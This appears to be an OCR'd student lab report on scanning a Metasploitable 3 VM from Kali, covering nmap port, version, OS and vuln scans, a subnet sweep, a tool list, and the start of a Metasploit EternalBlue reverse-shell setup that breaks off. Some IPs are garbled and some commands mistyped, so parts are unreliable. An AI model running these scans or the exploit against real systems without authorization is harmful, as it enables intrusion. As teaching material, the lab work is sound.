
Nmap Scanning

---

1. What open ports are accessible on the target machine?

- Use nmap to scan for open ports and identify which services are running on those ports.



nmap -sS 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org)
Nmap scan report for 192.168.3.153
Host is up (0.00053s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-ds
631/tcp open ipp
3000/tcp closed ppp
3306/tcp open mysql

8080/tcp open http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds

2. Which applications are running on the open ports of the target machine?

- Identify the names of applications/services running on the open ports by using the version scanning feature of nmap.

nmap -sS -sV 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org)
Nmap scan report for 192
Host is up (0.00036s laten.168.1.58cy).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds

3. What is the operating system (OS) version of the target machine?

- Use nmap OS detection to determine the operating system running on the target machine.

nmap -O 192.168.3.153

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 02:55 CST
Nmap scan report for 192.168.3.153
Host is up (0.00079s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 4.5 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

4. What versions of the applications are running on the target machine?


- Use nmap to detect the exact version numbers of the applications running on the open ports.

nmap -sS -sV --version-all 192.168.3.153

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:02 CST
Nmap scan report for 192.168.3.153
Host is up (0.00047s latency).
Not shown: 991 filtered tcp ports (no-response)
```

PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds



5. What known vulnerabilities exist for the detected services on the target machine?

- Use nmap with the vuln script to check for vulnerabilities in the services running on the target machine.

nmap -sS -sV --script vuln 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 03:03 CST
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:

| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

6.Types of scannings explainn with the example.

Types of Scanning Methods

1. Port Scanning

- **Purpose:** Identifies open ports on a target system and the services running on them.
- **Methods:**
    - **TCP Connect Scan (-sT):**
        - Establishes a full TCP connection with the target port.
        - Slower and noisier but effective when SYN scans are not possible.
    - **TCP SYN Scan (-sS):**
        - Sends SYN packets without completing the handshake (stealthy).
        - Faster and less likely to be logged by firewalls.
    - **UDP Scan (-sU):**
        - Identifies open UDP ports.
        - Slower due to the stateless nature of UDP.
    - **ACK Scan (-sA):**
        - Determines whether ports are filtered or unfiltered.
    - **FIN, NULL, Xmas Scans (-sF, -sN, -sX):**
        - Send unusual TCP packets to bypass firewalls and IDS.
        - Effective on older systems.

---

2. Network Scanning

- **Purpose:** Discovers live hosts, network devices, and their IP addresses.
- **Techniques:**
    - **Ping Sweep:** Sends ICMP echo requests to identify active hosts.
    - **ARP Scan:** Maps MAC addresses to IPs in a local network.
    - **Traceroute:** Identifies the path packets take to reach the target.

---

3. Vulnerability Scanning

- **Purpose:** Identifies weaknesses in systems, services, or software.
- **Techniques:**
    - Scan for specific vulnerabilities like misconfigurations or outdated software.
    - Use vulnerability databases (e.g., CVE, CWE).

---

4. Application Scanning

- **Purpose:** Focuses on specific applications (e.g., web servers, databases).
- **Techniques:**
    - Web application vulnerability scans (e.g., SQL Injection, XSS).
    - Service-specific scans (e.g., checking MySQL for default credentials).

---

5. Operating System Detection

- **Purpose:** Identifies the operating system version of the target machine.
- **Techniques:**
    - Passive OS detection (based on network traffic).
    - Active OS detection (e.g., analyzing response to probes).

---

6. Stealth Scanning

- **Purpose:** Avoids detection by firewalls or intrusion detection systems (IDS).
- **Techniques:**
    - Slow and fragmented packet scans.
    - Encrypted communication to bypass IDS rules.

---

7. Compliance Scanning

- **Purpose:** Ensures systems adhere to security standards (e.g., PCI DSS, HIPAA).
- **Tools:** Compliance scanners like Nessus or OpenSCAP.

II. Scanning Tools

1. Nmap (Network Mapper)

- **Purpose:** General-purpose network scanning.
- **Features:**
    - Port scanning, service/version detection, OS detection.
    - Scriptable for vulnerability detection.

- **Example Command:**

nmap -sS -sV -O --script vuln <target-ip>

---

2. Nessus

- **Purpose:** Vulnerability scanning and compliance checks.
- **Features:**

- Identifies vulnerabilities, misconfigurations, and policy violations.
- Generates detailed reports.

- **Example Use:**
  - Install Nessus on Kali Linux, start the service, and access the web interface.

---

3. OpenVAS

- **Purpose:** Open-source vulnerability scanner.
- **Features:**
  - Identifies vulnerabilities with CVE references.
  - Suitable for network-wide vulnerability scanning.
  - **Example Use:**

openvas-start

---

4. Metasploit Framework

- **Purpose:** Penetration testing and vulnerability validation.
- **Features:**
  - Built-in scanning capabilities with auxiliary modules.
  - **Example Command:**

msfconsole
use auxiliary/scanner/portscan/tcp

---

5. Nikto

- **Purpose:** Web server vulnerability scanner.
- **Features:**
  - Detects outdated software, misconfigurations, and known exploits.
  - **Example Command:**

nikto -h <target-ip>

---

6. Burp Suite

- **Purpose:** Web application scanning.
- **Features:**
  - Finds vulnerabilities like XSS, SQL Injection, and CSRF.
  - Active and passive scanning options.

---

7. Wireshark

- **Purpose:** Network traffic analysis.

- **Features:**
    - Captures and analyzes live packet data.
    - Useful for identifying suspicious traffic during scans.

---

8. Shodan

- **Purpose:** Internet-wide scanning.
- **Features:**
    - Searches for devices exposed to the internet.
    - Helps identify open ports and misconfigured systems.

---

9. Masscan

- **Purpose:** High-speed port scanning.
- **Features:**
    - Scans large networks quickly.
    - **Example Command:**

masscan -p80,443,22 <target-ip-range>

---

10. Hping3

- **Purpose:** Custom packet crafting and network analysis.
- **Features:**
    - Used for stealthy scans and bypassing firewalls.
    - **Example Command:**


hping3 -S -p 80 <target-ip>

III. Best Practices for Scanning

1. **Permission:** Always obtain proper authorization before scanning.
2. **Stealth:** Use stealth scans to avoid detection where necessary.
3. **Combinations:** Combine multiple tools (e.g., Nmap + Nessus) for comprehensive analysis.
4. **Output Files:** Save scan results for analysis.

nmap -oN output.txt <target-ip>

5. **Update Tools:** Keep your tools and vulnerability databases updated.



6. Types of the scanning methos and technique with example and give at least 15 tools name with explain with screenshot demo

15 Network Tools (with short explanations):

1. **Nmap**: Network scanner, open port discovery.
2. **Netcat**: Used for port scanning, creating reverse shells.
3. **Wireshark**: Network packet analysis tool.
4. **Hydra**: Bruteforce login cracker.
5. **John the Ripper**: Password cracking tool.
6. **Nikto**: Web server scanner.
7. **Metasploit**: Exploit development and testing framework.
8. **Aircrack-ng**: Wireless network cracking.
9. **Burp Suite**: Web vulnerability scanner.
10. **Netdiscover**: Network discovery tool.
11. **Tcpdump**: Command-line packet capture.
12. **MSFvenom**: Payload generator.
13. **Nikto**: Web application scanner.
14. **Scapy**: Network packet crafting and analysis.
15. **Ettercap**: Man-in-the-middle attacks for sniffing and altering traffic.

7. Configure your target machin metasploitable 2 or 3

Metasploitable is a vulnerable machine designed for testing and exploitation. Here's how you can set it up:

1. Download **Metasploitable 2** or **Metasploitable 3** (from here).
2. Set up the virtual machine in your hypervisor (e.g., **VirtualBox** or **VMware**).
3. Make sure **Metasploitable** is on the same network as Kali.
4. Start the machine and note its IP address (you can find it using ifconfig on the Metasploitable machine).

8. Kali is attacker

Ensure your **Kali Linux** machine is configured to act as the attacker. Make sure your Metasploitable machine and Kali Linux are on the same network (use **Bridged Networking** in VirtualBox).

9. Scan your whole networks check how many device are alive with all the method and technology.

nmap -sn 192.168.3.153/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 03:11 CST
Nmap scan report for 192.168.1.0
Host is up (0.096s latency).
MAC Address: C6:6B:5C:49:A4:CA (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.088s latency).
MAC Address: 66:B6:09:8A:4E:65 (Unknown)
Nmap scan report for 192.168.1.11
Host is up (0.056s latency).
MAC Address: DE:AF:A0:95:11:E0 (Unknown)
Nmap scan report for 192.168.1.13
Host is up (0.00068s latency).
MAC Address: 00:17:61:10:5A:A0 (Private)
Nmap scan report for 192.168.1.19
Host is up (0.11s latency).
MAC Address: 0E:F8:AB:BF:A2:06 (Unknown)
Nmap scan report for 192.168.1.20
Host is up (0.00043s latency).
MAC Address: A8:A1:59:03:22:1A (ASRock Incorporation)
Nmap scan report for 192.168.1.22
Host is up (0.021s latency).
MAC Address: B6:3E:DB:96:01:B1 (Unknown)
Nmap scan report for 192.168.1.26

Host is up (0.0019s latency).
MAC Address: 08:00:27:1F:C9:86 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.29
Host is up (0.00086s latency).
MAC Address: 2C:58:B9:0E:76:19 (Unknown)
Nmap scan report for 192.168.1.32
Host is up (0.0029s latency).
MAC Address: 6C:0B:84:44:FA:21 (Universal Global Scientific Industrial)
Nmap scan report for 192.168.1.35
Host is up (0.051s latency).
MAC Address: F2:33:F1:38:05:7F (Unknown)
Nmap scan report for 192.168.1.45
Host is up (0.057s latency).
MAC Address: DA:5C:0D:D2:14:91 (Unknown)
Nmap scan report for 192.168.1.48
Host is up (0.0016s latency).
MAC Address: 08:00:27:0B:CB:EF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.3.153
Host is up (0.00067s latency).
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.59
Host is up (0.00060s latency).
MAC Address: 6C:0B:84:44:FA:53 (Universal Global Scientific Industrial)
Nmap scan report for 192.168.1.60
Host is up (0.038s latency).
MAC Address: AA:D0:17:D2:5F:6B (Unknown)
Nmap scan report for 192.168.1.65
Host is up (0.025s latency).
MAC Address: 2C:58:B9:0C:49:40 (Unknown)
Nmap scan report for 192.168.1.70
Host is up (0.0010s latency).
MAC Address: 4C:CC:6A:A2:F3:21 (Micro-Star Intl)
Nmap scan report for 192.168.1.74
Host is up (0.10s latency).
MAC Address: BA:C7:20:B8:9F:17 (Unknown)
Nmap scan report for 192.168.1.83
Host is up (0.036s latency).
MAC Address: BA:86:B4:EF:D2:BB (Unknown)
Nmap scan report for 192.168.1.94
Host is up (0.050s latency).

MAC Address: 62:73:F4:BD:86:07 (Unknown)
Nmap scan report for 192.168.1.96
Host is up (0.094s latency).
MAC Address: E0:2E:0B:86:3E:4F (Intel Corporate)
Nmap scan report for 192.168.1.100
Host is up (0.0025s latency).
MAC Address: 08:00:27:DB:B4:AE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.101
Host is up (0.00056s latency).
MAC Address: D0:AD:08:59:EE:2F (Unknown)
Nmap scan report for 192.168.1.102
Host is up (0.00092s latency).
MAC Address: 2C:58:B9:0E:76:99 (Unknown)
Nmap scan report for 192.168.1.103
Host is up (0.00085s latency).
MAC Address: 2C:58:B9:0E:75:1F (Unknown)
Nmap scan report for 192.168.1.104
Host is up (0.00076s latency).
MAC Address: 2C:58:B9:0E:75:FD (Unknown)
Nmap scan report for 192.168.1.105
Host is up (0.00067s latency).
MAC Address: 2C:58:B9:0C:4A:7D (Unknown)
Nmap scan report for 192.168.1.107
Host is up (0.00089s latency).
MAC Address: 2C:58:B9:0C:4A:51 (Unknown)
Nmap scan report for 192.168.1.108
Host is up (0.00059s latency).
MAC Address: 2C:58:B9:0E:76:20 (Unknown)
Nmap scan report for 192.168.1.109
Host is up (0.00047s latency).
MAC Address: 2C:58:B9:0E:75:E1 (Unknown)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
MAC Address: 2C:58:B9:0E:76:F8 (Unknown)
Nmap scan report for 192.168.1.111
Host is up (0.00099s latency).
MAC Address: 2C:58:B9:0E:75:8D (Unknown)
Nmap scan report for 192.168.1.112
Host is up (0.00094s latency).
MAC Address: 2C:58:B9:0C:49:F7 (Unknown)

Nmap scan report for 192.168.1.113
Host is up (0.00073s latency).
MAC Address: D0:AD:08:5A:49:38 (Unknown)
Nmap scan report for 192.168.1.114
Host is up (0.00096s latency).
MAC Address: 2C:58:B9:0E:73:6F (Unknown)
Nmap scan report for 192.168.1.115
Host is up (0.00088s latency).
MAC Address: 2C:58:B9:0C:4A:77 (Unknown)
Nmap scan report for 192.168.1.116
Host is up (0.00083s latency).
MAC Address: 2C:58:B9:0E:77:30 (Unknown)
Nmap scan report for 192.168.1.117
Host is up (0.00076s latency).
MAC Address: 2C:58:B9:0C:EC:5E (Unknown)
Nmap scan report for 192.168.1.118
Host is up (0.00070s latency).
MAC Address: 2C:58:B9:0C:49:2F (Unknown)
Nmap scan report for 192.168.1.119
Host is up (0.00064s latency).
MAC Address: 2C:58:B9:0E:76:3F (Unknown)
Nmap scan report for 192.168.1.120
Host is up (0.00072s latency).
MAC Address: 2C:58:B9:0E:73:6A (Unknown)
Nmap scan report for 192.168.1.121
Host is up (0.0010s latency).
MAC Address: 2C:58:B9:0E:75:16 (Unknown)
Nmap scan report for 192.168.1.122
Host is up (0.00057s latency).
MAC Address: 2C:58:B9:0E:75:D5 (Unknown)
Nmap scan report for 192.168.1.123
Host is up (0.00076s latency).
MAC Address: 2C:58:B9:0E:75:AA (Unknown)
Nmap scan report for 192.168.1.126
Host is up (0.00057s latency).
MAC Address: D0:AD:08:59:E7:44 (Unknown)
Nmap scan report for 192.168.1.127
Host is up (0.00051s latency).
MAC Address: 2C:58:B9:0C:35:31 (Unknown)
Nmap scan report for 192.168.1.128

Host is up (0.00071s latency).
MAC Address: 2C:58:B9:0C:49:E9 (Unknown)
Nmap scan report for 192.168.1.130
Host is up (0.00062s latency).
MAC Address: 2C:58:B9:0E:77:74 (Unknown)
Nmap scan report for 192.168.1.131
Host is up (0.0013s latency).
MAC Address: 2C:58:B9:0E:74:F8 (Unknown)
Nmap scan report for 192.168.1.132
Host is up (0.0012s latency).
MAC Address: 2C:58:B9:0C:F5:83 (Unknown)
Nmap scan report for 192.168.1.134
Host is up (0.0011s latency).
MAC Address: 2C:58:B9:0E:76:3A (Unknown)
Nmap scan report for 192.168.1.135
Host is up (0.0011s latency).
MAC Address: 2C:58:B9:0E:70:4D (Unknown)
Nmap scan report for 192.168.1.136
Host is up (0.0011s latency).
MAC Address: 2C:58:B9:0E:75:86 (Unknown)
Nmap scan report for 192.168.1.137
Host is up (0.0010s latency).
MAC Address: 2C:58:B9:0E:77:60 (Unknown)
Nmap scan report for 192.168.1.138
Host is up (0.00084s latency).
MAC Address: 2C:58:B9:0E:75:B3 (Unknown)
Nmap scan report for 192.168.1.139
Host is up (0.00080s latency).
MAC Address: 2C:58:B9:0E:75:B6 (Unknown)
Nmap scan report for 192.168.1.151
Host is up (0.00072s latency).
MAC Address: 4C:CC:6A:A2:F3:22 (Micro-Star Intl)
Nmap scan report for 192.168.1.152
Host is up (0.0015s latency).
MAC Address: 4C:CC:6A:A2:F3:18 (Micro-Star Intl)
Nmap scan report for 192.168.1.154
Host is up (0.00044s latency).
MAC Address: 4C:CC:6A:A2:F3:87 (Micro-Star Intl)
Nmap scan report for 192.168.1.155
Host is up (0.0015s latency).

MAC Address: 4C:CC:6A:A2:F3:25 (Micro-Star Intl)
Nmap scan report for 192.168.1.156
Host is up (0.00057s latency).
MAC Address: 4C:CC:6A:A2:F3:30 (Micro-Star Intl)
Nmap scan report for 192.168.1.157
Host is up (0.00053s latency).
MAC Address: 4C:CC:6A:A2:F2:0C (Micro-Star Intl)
Nmap scan report for 192.168.1.158
Host is up (0.00050s latency).
MAC Address: 4C:CC:6A:A2:F3:38 (Micro-Star Intl)
Nmap scan report for 192.168.1.159
Host is up (0.00047s latency).
MAC Address: 4C:CC:6A:A2:F1:88 (Micro-Star Intl)
Nmap scan report for 192.168.1.161
Host is up (0.0022s latency).
MAC Address: 4C:CC:6A:A2:F1:97 (Micro-Star Intl)
Nmap scan report for 192.168.1.162
Host is up (0.00055s latency).
MAC Address: 4C:CC:6A:A2:F1:9A (Micro-Star Intl)
Nmap scan report for 192.168.1.164
Host is up (0.00048s latency).
MAC Address: 4C:CC:6A:A2:F1:96 (Micro-Star Intl)
Nmap scan report for 192.168.1.165
Host is up (0.00063s latency).
MAC Address: 4C:CC:6A:A2:F3:39 (Micro-Star Intl)
Nmap scan report for 192.168.1.166
Host is up (0.00059s latency).
MAC Address: 4C:CC:6A:A2:F3:2E (Micro-Star Intl)
Nmap scan report for 192.168.1.168
Host is up (0.0011s latency).
MAC Address: 4C:CC:6A:A2:F3:1D (Micro-Star Intl)
Nmap scan report for 192.168.1.169
Host is up (0.00066s latency).
MAC Address: 4C:CC:6A:A2:F1:8F (Micro-Star Intl)
Nmap scan report for 192.168.1.170
Host is up (0.00088s latency).
MAC Address: 4C:CC:6A:A2:F1:AE (Micro-Star Intl)
Nmap scan report for 192.168.1.171
Host is up (0.00058s latency).
MAC Address: 4C:CC:6A:A2:F1:92 (Micro-Star Intl)

Nmap scan report for 192.168.1.172
Host is up (0.0022s latency).
MAC Address: 4C:CC:6A:A2:F3:20 (Micro-Star Intl)
Nmap scan report for 192.168.1.173
Host is up (0.00075s latency).
MAC Address: 4C:CC:6A:A2:F2:52 (Micro-Star Intl)
Nmap scan report for 192.168.1.174
Host is up (0.00072s latency).
MAC Address: 4C:CC:6A:A2:F3:2A (Micro-Star Intl)
Nmap scan report for 192.168.1.202
Host is up (0.00046s latency).
MAC Address: 52:54:00:C3:F8:EF (QEMU virtual NIC)
Nmap scan report for 192.168.1.230
Host is up (0.045s latency).
MAC Address: 2C:58:B9:0E:76:FC (Unknown)
Nmap scan report for 192.168.1.231
Host is up (0.00089s latency).
MAC Address: 00:17:61:12:9A:39 (Private)
Nmap scan report for 192.168.1.240
Host is up (0.13s latency).
MAC Address: 36:12:88:62:BA:60 (Unknown)
Nmap scan report for 192.168.1.241
Host is up (0.14s latency).
MAC Address: 9A:5B:5B:CF:53:84 (Unknown)
Nmap scan report for 192.168.1.243
Host is up (0.036s latency).
MAC Address: 1E:AF:C5:F8:43:52 (Unknown)
Nmap scan report for 192.168.1.244
Host is up (0.0026s latency).
MAC Address: 08:00:27:01:CF:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.252
Host is up (0.017s latency).
MAC Address: 82:0B:A4:5C:16:0C (Unknown)
Nmap scan report for 192.168.1.255
Host is up (0.080s latency).
MAC Address: 42:D8:81:7E:45:80 (Unknown)
Nmap scan report for 192.168.1.249
Host is up.
Nmap done: 256 IP addresses (87 hosts up) scanned in 2.75 seconds

```
┌──(kali㉿kali)-[~]
└─$
```

10. Finds the open Ports os Version Application Name Application Versions

```
nmap -sS A -v 192.168.3.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:12 CST
Failed to resolve "A".
Initiating ARP Ping Scan at 03:12
Scanning 192.168.3.153 [1 port]
Completed ARP Ping Scan at 03:12, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:12
Completed Parallel DNS resolution of 1 host. at 03:12, 0.00s elapsed
Initiating SYN Stealth Scan at 03:12
Scanning 192.168.3.153 [1000 ports]
Discovered open port 3306/tcp on 192.168.3.153
Discovered open port 8080/tcp on 192.168.3.153
Discovered open port 80/tcp on 192.168.3.153
Discovered open port 21/tcp on 192.168.3.153
Discovered open port 22/tcp on 192.168.3.153
Discovered open port 445/tcp on 192.168.3.153
Discovered open port 631/tcp on 192.168.3.153
Completed SYN Stealth Scan at 03:12, 4.53s elapsed (1000 total ports)
Nmap scan report for 192.168.3.153
Host is up (0.00044s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
        Raw packets sent: 1994 (87.720KB) | Rcvd: 12 (500B)
```

11. Find the Vulnerabilities on the your target machine

```
map -p 8180 --script vuln 192.168.3.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:13 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.3.153
Host is up (0.0021s latency).

PORT     STATE    SERVICE
8180/tcp filtered unknown
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 39.08 seconds
```

12. Based on the information perfom all attackes on the target system and explain it with PoC.

```
se exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to
windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
192.168.3.153
RHOSTS => 192.168.3.153
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
